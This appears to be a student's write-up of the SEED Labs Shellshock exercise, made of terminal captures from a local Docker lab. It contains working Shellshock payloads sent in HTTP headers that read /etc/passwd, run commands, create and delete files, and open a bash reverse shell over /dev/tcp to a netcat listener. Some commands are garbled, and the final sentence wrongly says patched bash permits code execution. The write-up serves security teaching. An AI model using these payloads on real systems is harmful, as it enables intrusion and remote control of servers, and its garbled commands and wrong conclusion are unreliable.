

# SHELL SHOCK

## Secure Coding Lab

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## 2.Environment Setup

```
seed@ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 8 04:57
seed@VM: ~/Desktop

127.0.0.1 localhost
127.0.1.1 VM

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5 www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrfab-defense.com
10.9.0.105 www.csrfab-attacker.com


# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com
```

## 2.2 Container Setup and Commands


```
seed@ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 8 05:40
seed@VM: ~/Labsetup

[10/08/23]seed@VM:~/~/Labsetup$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
--> Using cache
--> b50f6627fa1f
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
--> Using cache
--> abb0397c3c61
Step 4/6 : COPY server_name.conf /etc/apache2/sites-available
--> Using cache
--> 19e3a18c5869
Step 5/6 : RUN chmod 755 /bin/bash_shellshock && chmod 755 /usr/lib/cgi-bin/*.cgi && a2ensite server_name.conf
--> Using cache
--> 7fbf0bca2a2f
Step 6/6 : CMD service apache2 start && tail -f /dev/null
--> Using cache
--> c1f330015be3

Successfully built c1f330015be3
Successfully tagged seed-image-www-shellshock:latest
[10/08/23]seed@VM:~/~/Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 | * Starting Apache httpd web server apache2
```



## 2.3 Web Server and CGI



## Task 1: Experimenting with Bash Function

```
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash_shellshock docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash_shellshock docker-compose.yml image_www
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 25 13:29 /bin/sh -> /bin/zsh
[10/08/23]seed@VM:~/.../Labsetup$ sudo cp bash_shellshock /bin/
[10/08/23]seed@VM:~/.../Labsetup$ ls /bin/bash_shellshock
/bin/bash_shellshock
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash_shellshock /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct 8 06:41 /bin/sh -> /bin/bash_shellshock
```

Making bash shellshock as default shell

```
#include<stdio.h>
```

```
#include<sys/types.h>
```

```
#include<unistd.h>
```

```
#include<stdlib.h>
```

```
int main(int argc, char* argv[], char* envp[])
```

```
{
```

```
    setuid(geteuid());
```

```
    system("/bin/ls -l");
```

```
    return 0;
```

```
[10/08/23]seed@VM:~/.../Labsetup$ nano vul.c
[10/08/23]seed@VM:~/.../Labsetup$ gcc vul.c -o vul
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Oct 8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed 395 Dec 5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Feb 26 2021 image_www
-rwxrwxr-x 1 seed seed 16784 Oct 8 06:46 vul
-rw-rw-r-- 1 seed seed 172 Oct 8 06:46 vul.c
[10/08/23]seed@VM:~/.../Labsetup$ sudo chown root vul
[10/08/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vul
[10/08/23]seed@VM:~/.../Labsetup$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Oct 8 06:46 vul
[10/08/23]seed@VM:~/.../Labsetup$ export foo="() { echo 'normal ';; }; /bin/sh"
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
sh-4.2# exit
exit
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 8 06:53 /bin/sh -> /bin/bash
[10/08/23]seed@VM:~/.../Labsetup$ echo $foo
() { echo 'normal ';; }; /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Oct 8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed 395 Dec 5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Feb 26 2021 image_www
-rwsr-xr-x 1 root seed 16784 Oct 8 06:46 vul
-rw-rw-r-- 1 seed seed 172 Oct 8 06:46 vul.c
[10/08/23]seed@VM:~/.../Labsetup$
```

Make the program as setuid and owned by root.

### 3.2 Task 2: Passing Data to Bash via Environment Variable

```
root@0ba30c735bc7:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ

root@0ba30c735bc7:/#
```

#### Task 2.A: Using browser.



#### Task 2.A: Using curl

```
[10/08/23]seed@VM:~/../Labsetup$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:30:42 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```

Header and -v make the operation more readable

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:44:24 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
```

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value <name>.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:53:43 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
```

-e "my data" specifies the referer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -H "AAAAAA:BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA:BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 12:00:44 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

-H "AAAAAA:BBBBBB" sets the custom header "AAAAAA" with the value "BBBBBB."

This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

### 3.3 Task 3: Launching the Shellshock Attack

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

root

```
root@777a38e2bb65:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
root@777a38e2bb65:/#
```

#### Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

root

```
root@777a38e2bb65:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

#### Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[10/08/23]seed@VM:~/.../Labsetup$
```



Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
```

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
root@777a38e2bb65:/tmp# ls
root@777a38e2bb65:/tmp#
```

• Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

Task 4: Getting a Reverse Shell via Shellshock Attack


```
[10/08/23]seed@VM:~/.../Labsetup$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cd:8d:8b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 477sec preferred_lft 477sec
    inet6 fe80::24d5:a2ab:dbd0:e0f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: br-5c9a51490caf: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:73:84:f4:2d brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-5c9a51490caf
        valid_lft forever preferred_lft forever
    inet6 fe80::42:73ff:fe84:f42d/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:de:0e:b5:cb brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
6: veth00e156@1f5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-5c9a51490caf state UP group default
    link/ether ca:b1:ed:30:18:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c8b1:edff:fe30:1808/64 scope link
        valid_lft forever preferred_lft forever
```

```
[10/08/23]seed@VM:~/.../Labsetup$ docker0 //a38e2bb65
root@777a38e2bb65:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@777a38e2bb65:/#
```

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.0.2.15/90
90 0<61 2>61" http://10.9.0.80/cgi-bin/vul.cgi
```

Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine

curl -A "()" { echo hello; }; echo Content\_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.0.2.8/9090 0<&1 " <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi> or <http://10.9.0.80/cgi-bin/vul.cgi> this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.



```
[10/08/23]seed@VM:~/../Labsetup$ nc -l 9090
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@777a38e2bb65:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@777a38e2bb65:/usr/lib/cgi-bin$ ls /tmp
ls /tmp
www-data@777a38e2bb65:/usr/lib/cgi-bin$ ls /
ls /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

## Task 5: Using the Patched Bash

```
[10/08/23]seed@VM:~/../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[10/08/23]seed@VM:~/../Labsetup$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[10/08/23]seed@VM:~/../Labsetup$ curl -e "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[10/08/23]seed@VM:~/../Labsetup$
```

When we change bash\_shellshock to patched bash we can do remote code execution